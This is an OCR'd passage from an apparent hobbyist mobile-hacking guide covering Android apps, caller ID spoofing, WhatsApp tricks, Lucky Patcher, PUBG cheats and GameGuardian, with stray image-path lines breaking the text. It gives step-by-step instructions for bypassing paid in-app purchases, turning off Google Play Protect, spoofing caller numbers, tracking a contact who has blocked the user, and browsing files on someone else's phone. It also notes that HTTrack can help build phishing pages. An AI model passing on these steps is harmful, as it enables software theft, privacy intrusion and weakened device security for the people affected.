
Tired of numerous ads while surfing or playing games? This app is exactly what you need. All you need to do is to download and start using and this will block all the ads for you.

Blokada Slim Adblock is a free app that uses DNS (Domain Name System) servers to enable you to have an ad-free browsing experience to see only the content you want.

There is also a built-in VPN that is optional to use.

The website of the project is: https://blokada.org. The version from the website has more features and is also free.

4. Remotr



Ever wondered how amazing experience would it be playing GTA V on your smartphone? well, you can do it with the help of this app and you can do it for any other games too.
With Remotr you can access and play your PC games on your Android mobile device for free, enjoying the same performance and visual quality as if you were playing the games directly on your computer.

Remotr is designed with gamers in mind – the app is built to provide smooth streaming and short reaction times for even the most graphic-intensive games. Remotr includes control presets for popular PC games. Of course, gamers can modify and customize their controls for each game.

Once you download the mobile app, download the Remotr streamer from the Remotr website and install it on your computer. You can download the

Streamer from: http://remotrapp.com/ Next step is simple - stream from PC anything!

With Remotr you can

* Play your computer games from your Android device
* Customize and configure controls
* Enjoy awesome game performance


REQUIREMENTS:


* Download the free Remotr streamer from the website
* Windows 7, 8.1 or 10
* Internet connection is needed to use this app.
* Android 4.1 or newer.
* Graphics card with DirectX 10.1 hardware support (all modern GPUs)

RECOMMENDED:

* Nvidia GTX 660 / ATI Radeon 7700 or better graphics card for best performance (~60fps)
* A computer with a dual-core CPU is strongly recommended for best performance.
* Wired connection (Android TV) for minimum delays (~30ms)
* 5 GHz WiFi for minimum delays on WiFi


5. Trackpad





What happens when some areas of your smartphone screen stops responding? You can view the apps but can't access those because that portion is unresponsive.
You can use this wonderful app to do it. It can also help you while accessing the whole screen with just one hand.


6. Netblocker



Experiencing buffering and high ping while online streaming or gaming on low network bandwidth? Use this application to restrict all your background data.

Download the app and select all the apps to be blocked while using the particular streaming or gaming service this app is also very effective in blocking notifications from services like WhatsApp while gaming.

7. HTTrack



This app is very effective in cloning whole websites. All you need to do is to provide the URL of the website you want to clone and the app will start its job. IT will save the website on your mobile and you can use the code to develop your websites too. This app is also very beneficial from the hacker's point of view as it can play a crucial role in making phishing pages.

HTTrack is free software (GPL) offline browser utility, allowing you to download (copy) a website from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your device.

HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site

from link to link, as if you were viewing it online.
HTTrack can also update an existing mirrored site, and resume interrupted downloads

8. Malware Bytes

Malware bytes is an antivirus and anti-spyware solution that block scams and **protect your privacy.** The app scans for viruses and malware, and aggressively detects ransomware, PUPs, and phishing scams

• **Detects ransomware before it can lock your device**

Real-time protection shields your device from infection. With mobile malware threats on the rise, advanced technologies deal with dangerous newcomers like ransomware before they can become a problem.

• **Safer browsing experience**

Scans for phishing URLs when using the Chrome browser and alerts you when any are detected to ensure you have a safer experience while surfing the

web. **Only available for phones and tablets**

For Chromebook, we recommend adding our free Chrome extension for faster page loading and protection against risky sites, such as phishing and tech support scams.


• **Conducts privacy audit for all apps**

Identifies the access privileges of every app on your Android device so you know exactly what information you're sharing. Keep tabs on which apps can track your location, monitor your calls, or cost you extra in hidden fees.

• **Finds and removes adware and malware**

Searches all files and apps quickly and effectively for malware or potentially unwanted programs such as screen lockers or adware, freeing your Android device from bloatware.

9. Camera guard



Scared if anyone can take unauthorized to your

private life by compromising your camera? Block your camera itself. The app camera guard helps you to apply an extra layer of protection to your privacy by removing the camera access to all the apps when the protection is on. this becomes very much needed app when exploring deep/dark web

10. Microphone Guard

This app is from the same developer as the camera guard and this does the same thing the camera guard does for your camera. This app blocks access to the microphone for all the apps and services running on your device.

11. Hackers Keyboard

This application allows you to use the computer-style keyboard on your smartphone and the best part is that it is available in multiple languages as well as is customizable.

4.4. Caller ID Spoofing

4.4.1 What Is Spoofing?

Spoofing is when a caller deliberately falsifies the information transmitted to your caller ID display to disguise their identity. Scammers often use neighbor spoofing so it appears that an incoming call is coming from a local number, or spoof a number from a company or a government agency that you may already know and trust. If you answer, they use scam scripts to try to steal your money or valuable personal information, which can be used in fraudulent activity.

4.4.2 Is Caller ID Spoofing Legal?

The short answer is yes, most forms of caller ID spoofing are legal. The only circumstances in which caller ID spoofing is illegal is if it has the intention to cause harm in some form. If no harm is intended or caused, spoofing is legal.

The *Under the Truth in Calling Act* from the Federal Communication Commission prohibits any person or entity from transmitting misleading or inaccurate caller ID information *with the intent to defraud, cause harm, or wrongfully obtain anything of value.* Anyone who is illegally spoofing can face penalties of up to $10,000 for each spoofed phone call or text violation.


Though the Federal Trade Commission has done their part to try to ensure caller ID spoofing services are not abused by the spammers, their lawmaking efforts have been pretty ineffective thus far. This is because the criminals behind these spoofed phone calls *already know* what they're doing is illegal.

No crook is ever going to read the FCC handbook on caller ID spoofing before picking up the phone to scam you. But because caller ID spoofing offers such a promise of total ambiguity without the price of getting caught for their crimes, the reward **greatly** outweighs the risk.

Now let's have a look at an app which will allow us to make prank calls to our friends

Phone ID faker

Ever wondered calling your friends for playing pranks, well this is the app that you need. Using this app you can fake any number as you like it and can make a call t anyone throughout the world.



Just install the app and it gives you free credits to make a call. Using this app not only can you make calls from random numbers but also you can change your voice while calling.

4.5 Some more tips and tricks

Call trick – In case you are in a situation that you give someone your mobile and you suspect they might make some calls that can cause you trouble then you can disable the outgoing calls on your phone. In your dial-pad type the following codes
*31#
->stops outgoing calls

->start outgoing calls again
Youtube trick -> You might know that on youtube there is a feature known as Picture in Picture (PIP) mode. This mode keeps playing the video in a smaller portion of your screen even when you have left the actual app. This mode is available for free for USA residents. So just use a VPN to connect to USA

servers and enjoy premium functions.
Deleted messages-> Every message you receive either through SMS of on any social app on your mobile pops up its own notification. You can read the message even though it has been deleted without using any third-party app. Just go to widgets and select settings, al number of options will appear. Select the notification log and you're done. Now you will be able to check all the notifications that you receive along with the sender, time and the message in it too

4.6. Some whats app tricks and tips

- Want to message someone without changing your last seen? You can use your google assistant to do it. Just open your google assistant and ask it to send a WhatsApp message to the specified person and it will do it for you without changing your last seen
- Want to save status videos and photos without using any third-party application? you can do it too. Just head over to your file manager and in the options enable “show hidden files”. Then go to the WhatsApp folder with your file manager> media>.status
- Want to unsend WhatsApp messages even after the deletion time has passed? follow these steps. To do so note the date and time, then turn off your network connection and then force stop WhatsApp. Then go to your device time and date settings and change it to the message sent date. Note that you need to set the time 10 minutes or 5 minutes before the sent timing of the actual timing when the message was sent. Now try to

delete the message again and now you will see the option for delete for everyone.

- Often people who we sent messages have their blue tick disabled and we cannot know if he/she has read our message. In such cases, you can do a simple trick. after you have sent all your messages, just send a voice message too and as soon as the person on the other end plays the sound message, the blue tick will appear next to it and you can know that they have read your previous messages too.
- We often miss our friends and we aren't able to come online simultaneously. In such cases, you can make use of an app known as Whatslog. this app notifies you whenever your friend is online, even if you are blocked by him/her.
- What to create an anonymous WhatsApp account? you can do it by using temporary numbers available over the internet. There's an application named 2nd line which gives you a temporary number which you can use to bypass WhatsApp OTP
- How to check other WhatsApp media if you have access to their mobile phone? People are often very cautious of their smartphones and especially WhatsApp on their device. they secure it with fingerprint locks but one thing which they often forget is to secure is their chrome browser and once you have access to their mobile you can get all the data out of it from their secure galleries, WhatsApp, etc. Just go to chrome browser and in the address bar type the following file:///sdcard/

after you have typed this press search and you will see the whole contents of the SD card open up before you.

5
HACKING MOBILE GAMES

Enjoyed the earlier chapters? here's another that will pique your interest. Video games offer a much-needed escape from the daily grind of life. It has been proven that mobile games can increase the IQ, attentiveness, and logic of a person. Over the years with the advent of mobile technology, mobile games have also seen a rapid rise on the global scale. It has emerged as the sole source of maintaining social links with their friends and family in their free time while enjoying a thrilling adventure. Anyone with a smartphone or tablet can instantly lose themselves in a fun game of PUBG, Call of Duty, Free fire, Candy Crush, Clash of Clans, or Pokemon Go regardless of time or place.

With all of these being said, all of us want to experience a premium experience while playing a game. Online games often provide you premium perks when you pay them but for most users who are either students or aren't from a rich family, it's just a dream. So what do they do when they need it desperately? They look for hacks.

Every time a new game makes its way up the charts, hackers from all over the world get to work and it becomes just a matter of time till the app/ software gives away to those determined efforts.

So how do hackers hack an app? How do they hack games to get paid perks for free? Let's take a deeper

dive into this and try to understand it.

5.1 Reverse Engineering

This is the most used trick by hackers to make softwares and apps that look like premium, work like premium but are free to use. So what is it?

5.1.1 What is reverse engineering?

Reverse engineering, sometimes called back engineering, is a process in which software, machines, aircraft, architectural structures, and other products are deconstructed to extract design information from them. Often, reverse engineering involves deconstructing individual components of larger products. The reverse engineering process enables you to determine how a part was designed so that you can recreate it. The reverse engineering process is named as such because it involves working backward through the original design

process. However, you often have limited knowledge about the engineering methods that went into creating the product. Therefore, the challenge is to gain a working knowledge of the original design by disassembling the product piece-by-piece or layer-by-layer.

When applied to software development, reverse engineering usually means using a tool called a decompiler to translate machine code into a programming language like Java or C#, so that a developer can study the code and learn how it works. As a tool for someone learning to program, this is invaluable; studying code from existing software can help beginners learn how different pieces of code interact with each other, how programming languages are often used, and how a developer can use code to create a finished product.

Reverse engineering can be applied to several aspects of the software and hardware development activities to convey different meanings. With the help of reverse engineering, the software system that is under consideration can be examined thoroughly. There are two types of reverse engineering in the software field, in the first type, the source code is available, but high-level aspects of the program are no longer available. The efforts that are made to discover the source code for the software that is being developed is known as reverse engineering. In the second case, the source code for the software is no longer available, here, the process of discovering the possible source code is known as reverse engineering

5.1.2 How is reverse engineering used?

Reverse engineering is very beneficial in software fields as well as other product-related fields like machines etc.

- In software design, reverse engineering enables the developer or programmer to add new features to the existing software with or without knowing the source code. Different techniques are used to incorporate new features into the existing software.
- Reverse engineering is also very beneficial in software testing, as most of the virus programmers don't leave behind instructions on how they wrote the code, what they have set out to accomplish etc. Reverse engineering helps the testers to study the virus and other malware code. The field of software testing, while very extensive, is also interesting and requires vast experience to study and analyze virus code.
- The third category where reverse engineering is widely used is in software security. Reverse engineering techniques are used to make sure that the system does not have any major vulnerabilities and security flaws. The main purpose of reverse engineering is to make the system robust to protect it from spyware and hackers.

5.1.3 Which tools are used for reverse engineering software?

Reverse engineering is an invaluable method for software developers as well as hackers. But to do reverse engineering one must have a sound understanding of the programming languages used in the process of creating it too. Anyone engaging in reverse engineering will need a decompiler or dissembler, a program (that translates the executable file to the assembly language). Other tools might also be useful or necessary, such as an API monitor or debugging tool. A detailed description

of the tools is as follows.

1. **Disassemblers** – A disassembler is used to convert binary code into assembly code and also used to extract strings, imported and exported functions, libraries, etc. The disassemblers convert the machine language into a user-friendly format. There are different dissemblers that specialize in certain things.
2. **Debuggers** – This tool expands the functionality of a disassembler by supporting the CPU registers, the hex duping of the program, view of stack, etc. Using debuggers, the programmers can set breakpoints and edit the assembly code at run time. Debuggers analyze the binary in a similar way as the disassemblers and allow the reverser to step through the code by running one line at a time to investigate the results.
3. **Hex Editors** – These editors allow the binary to be viewed in the editor and change it as per the requirements of the software. There are different types of hex editors available that are used for different functions.
4. **PE and Resource Viewer** – The binary code is designed to run on a windows based machine and has very specific data that tells how to set up and initialize a program. All the programs that run on windows should have a portable executable that supports the DLLs the program needs to borrow from.

That being said, mastering all these things can be very difficult for a commoner who has no security background. This is where automated tools come into play. These tools are designed by hackers to

help create modified softwares more easily. You can find numerous such softwares on the internet and here we will discuss one such tool i.e. lucky patcher.

5.2. Lucky Patcher

5.2.1. What is a lucky patcher?

Lucky Patcher is a free Android app that can mod many apps and Games, Block ads, remove unwanted system apps, backup apps before and after modifying, Move apps to SD card, remove license verification from paid apps and games, etc. It might cross your mind that as it is creating modded apk files, it might be illegal but actually, it's not. Lucky patcher is just a tool and it is in no way illegal to use. However, the most common application of Lucky Patcher (removing license verification, free in-app purchases, modded Play store) is illegal - it's essentially theft. Bypassing license verification is necessary to steal a paid app. Getting IAP for free by use of a tool is theft - stealing an item you'd otherwise have to pay for. So the legal ramifications exist if you are breaking any laws - theft, etc. But the moral ambiguity exists in whether giving yourself unlimited cash (in single-player games) is wrong or not - and is ultimately up to each individual user.

5.2.2. How to install lucky patcher?

Before guiding you through the process of installing

lucky patcher on your smartphone, there are a couple of things you must know first. While you download and try to install the application make sure that the install apk from unknown sources is enabled on your smartphone. To enable it got to settings > Apps & notifications >Special app access> Install unknown apps and then allow the apps from which you want the unknown apps to install, for example, if you are downloading the lucky patcher apk using google chrome, you need to allow installing from google chrome.

Please note that the above steps are given in accordance with the latest android version at the time of writing i.e. Android 10. You can directly search in the setting where to enable the install from unknown sources too.

Now Go to the lucky patcher's website and download the apk file from there. Now follow the give steps.


1. Open **Lucky Patcher Installer**.
2. You will find the following dialog "Do you really want to install the Lucky Patcher v8.0.0?". You have to click on the "Yes" button.


3. Now the Installer will prepare all the required files and components to Install the **Original Lucky Patcher app** on your device.

4. If you see this wizard, you have to allow install unknown apps from this source. Click on “Settings” and switch on “Allow from this Source”.

Now go to “Settings” and click on the toggle to allow from this source.

5. Now you can find the Install button. Just click on the install button and wait a few moments until it’s done.


98% 11:10 pm
INSTALL UNKNOWN APPS
LP Installer
8.0.0
Allow from this source
Your phone and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you're responsible for any damage to your phone or loss of data that may result from their use.



6.Congratulations!! You have successfully installed the lucky patcher app.

During installation if you face any issue regarding the app not install or the app is unsafe, then you need to turn off your google play protect from google play store and try to install again. Follow the given steps to turn of google play protect in your device.


1. Open Play Store, In the menu, click on the “Play Protect” option.
2. Now Switch Off “Scan device For Security Threats’ by clicking on the toggle.
3. Now confirm it by pressing the “OK” button.
4. Now try again to install Lucky Patcher. Hopefully, You have successfully installed it.

5.2.3. How to use Lucky Patcher?


Step 1: Open Lucky Patcher and search for the application you want to hack to get free coins.

Step 2: press on *Menu of Patches*.


Step 3: a pop-up window will appear and we'll have to click on *Create Modified APK File*.



Step 4: Now in the next pop-up window we'll have to choose the option *APK rebuilt for InApp and LVL emulation*.



Step 5: Select all three checkboxes in the case that any of them were unchecked.



Step 6: hit the *Rebuild the App* button. Don't worry if a process were to fail, that's normal. Everything will be fine if the first three steps are completed.
Step 7: in the bottom menu we'll see a button labeled as *Rebuild & Install*, just press it.
Step 8: we'll have to search for the path Lucky Patcher > Modified > "Name of the application we've modified" and open the APK contained thereby.
Step 9: Select *Uninstall and install*.

Step 10: let the application be uninstalled (we'll lose our data and sessions).
Step 11: we'll now be asked if we want to install the application again. Do so
Congratulations, you have hacked your first game. Now when you try to do any in-app purchases, a

message will popup, click on both the boxes and click ok and you will get the perks free of cost.
Please note that this method works only on non-server games that have in-app purchases and this fails to work in games like PUBG and free fire. So how do hackers hack PUBG?

5.3 Hacking PUBG

Now that we know how to hack any other game or lifestyle app that doesn't depend on server mostly using lucky patcher, let's have a look at how server dependant games like free fire and pubg get hacked. Before understanding it lets understand how these games work.

5.3.1. How Pubg works?

PUBG is a server-side game that updates every data on the server constantly. When you download the game from the play store, you are actually downloading all the essentials i.e. the layout of the maps, the buildings, the guns types, guns skins, wearables, etc.

When you create an account in PUBG, you get a unique ID that is used by the game part on your device with the server. So you might think we again and again have said that PUBG is a server-side game but again we said that most of the things are on your device itself, so what does the server handle?

While playing the game the game on your device constantly communicates with the server with the help of your unique id. The communication involves sending the realtime data about your coordinates in the map, if you are currently armed or unarmed if you are firing and the direction you are firing at, the weapons you currently hold, and the ammunition and accessories you have from your device to the server. In turn, the server sends back the coordinates of other players and their combat status. All the other computational things such as the decrease in heath etc are done in the server itself and sent back to the device.

Now that we know how the game works, you might have understood it's pretty difficult to hack the pubg server so what the hackers do is that the hack the

local game i.e. the game in the device and constantly force the server to maintain the data in accordance with the data sent by this device.

5.3.2. What PUBG Hacks can hackers apply?

The first thing that might come to your mind while playing games with the concept of last man standing is to have unlimited health. In Games Such as PUBG, having unlimited health is impossible because all the computation regarding the health of a player is done by the server. So what hacks can be applied?

Aim Hacks - One of the most popular PUBG hacking tools is aimbots, which acts almost as an auto-assist, helping you pop headshots from great distances or in big close-quarter fights. Snappy aim and a high headshot percentage usually help identify aimbot users. PUBG aimbots and hacks are probably the most annoying things out there. They will take control of a players aim and automatically target it towards opponents. This can be abused in multiple ways. The most obvious is that every bullet they fire that has a line of sight towards another player will hit and is the explanation as to why other players seem to be able to hit ridiculous cross-map shots.

Some aim hacks will also add auto-fire, so if the hack detects that it has an unobstructed shot at an opponent it will automatically fire. This is basically an auto-win hack, if you even so much go close to someone running this hack you will likely die. To accomplish such an advanced hack, the hackers alters the code in such a way that no matter where the hacker fires, the device sends the message to the server that the hacker is firing at the position of the head of the victim by giving his coordinates. When the server compares the data its finds out that indeed there was the victim's head at that coordinate where the hacker has fired and reduces the health of the normal user.

Wallhacks allow you to see through walls and will often identify loot far away. This makes finding good loot easy in the early game, as well as letting you know who you're up against in tight firefights. Wallhacks allow cheaters to see other players through walls, or add extra UI elements to reveal a player's location. The most common versions show an outline of players, or their skeleton, to the hacker if they are in close proximity. This means that hackers don't see the location of players on the other side of the map, but can use the information to their advantage to get a drop on unsuspecting players who think they are hidden. If a hacker is smart they can use a wallhack and still remain undetected, because it's difficult to prove that they didn't hear you or have some other legit information that leads to your death.

Speed hacks make a player insanely fast, whether that's on foot or in a vehicle. Speed hacks are a less damaging option, and can at times be pretty amusing to witness. They usually give the player a massive speed increase, meaning they can go from

one side of the map to the other in seconds. It makes them near impossible to take down as they can be in the middle of Pochinki before a bullet you fired at them in Gatka will land, and means they can just run around and take down any players they see.

The actual usefulness of this is more limited than an aim hack. The hacker becomes obvious instantly, so this is probably only good for a couple of games before they get banned, and in the later stages of a game it makes them way more likely to slip into the blue zone and die unintentionally.

Recoil scripts remove the amount of recoil you'll encounter when firing a gun. There's also the Radar hack, which became infamous after several professional players, including former Pittsburgh Knights player, TEXQS, were found to be using it, and it allows you to see the position of every player on the map.

Now the question comes, how can you do it? well, first of all, you need to understand reverse engineering to some extent and after that, you can use the tool named Game Guardian to modify the source code if the game while running it.

All these were for educational purposes only. We do respect the efforts put in by the hardworking developers who are working on this constantly to deliver us with better gaming experience. If you not paying, ultimately they are losing their money. You can also report if you come across any cheater.

And never trust sites or people promising free UC or something by giving you an apk to install. Ultimately you won't get the stuff rather you would end up giving away the access of the device to an unknown hacker, who is just waiting for you to be ignorant enough to disable your security systems and give him the complete access.

Finally, some tips on using Game guardian

5.4.1What is game guardian?

GameGuardian is an app that lets you modify the content of your Android video games to get advantages and improvements 'illegally.' It works based on code injection during the runtime to modify the parameters you want.

Once GameGuardian is installed, you can leave the app running in the background with a semitransparent icon that you can see on the screen at all times. When you run a game, you can open GameGuardian and select the process of the app you want to modify. For example, if you only have a certain number of lives in a game, you can use GameGuardian's hexadecimal editor to search for this number and replace it with any number you want.

Another one of GameGuardian's features is its ability to modify the app's internal clock and of the device itself to get immediate improvements in video games that normally make you wait a certain number of hours for a building to be built or to get your energy back. If you hold down your finger on the floating

icon, you can increase or decrease the flow of time.

It goes without saying that this app, in most cases, is meant to be used to basically cheat at games. So, if the developers of the apps you use it for detect that you're cheating, you run the risk of losing your account.

5.4.2 How to use Game guardian?

1. If you don't have the app, then download it from the official website of game guardian
2. Once installed, open the app and press the home button so that it keeps running in the background.
3. Start the game that you want to hack. Note down the value that you want to change. For e.g. the amount of gold or score.
4. Now, click the Game Guardian icon on the screen. Tap on "Search" and enter the amount that you want to change.
5. It will show you a couple of results. Now, play the game and spend some gold.
6. Now, repeat the steps until you have only one result.
7. After, you get a single result, long-press on it and enter the new value that you want it to be.

The value will be changed once you click OK. That was the entire process of how you can use the Game Guardian App to hack games and get free rewards.

6

MOBILE VIRUSES

What are mobile viruses? 7

A mobile phone virus is a computer virus specifically adapted for the cellular environment and designed to spread from one vulnerable phone to another via texts and emails. Mobile phone viruses can also come in the form of malware that spreads through third party downloaded apps.

Common types of computer Viruses

1) **Trojan**

This sort of malware attaches itself to a seemingly harmless and legitimate program or app. Once the program or app is installed, the Trojan is activated and infects the phone.

2) **Adware and Spyware**

Mobile phone users are usually unaware that they have infected their device with spyware because it disguises itself as a legitimate app. Once this malware infects your phone, it secretly collects personal information. This includes your browsing history, messaging habits, location, contacts, downloads, and preferences.

3) **Phishing**

This sort of malware imitates a legitimate authentication or login page. When users input their account or login details, malicious third parties can steal these credentials and use them.

4) Ransomware

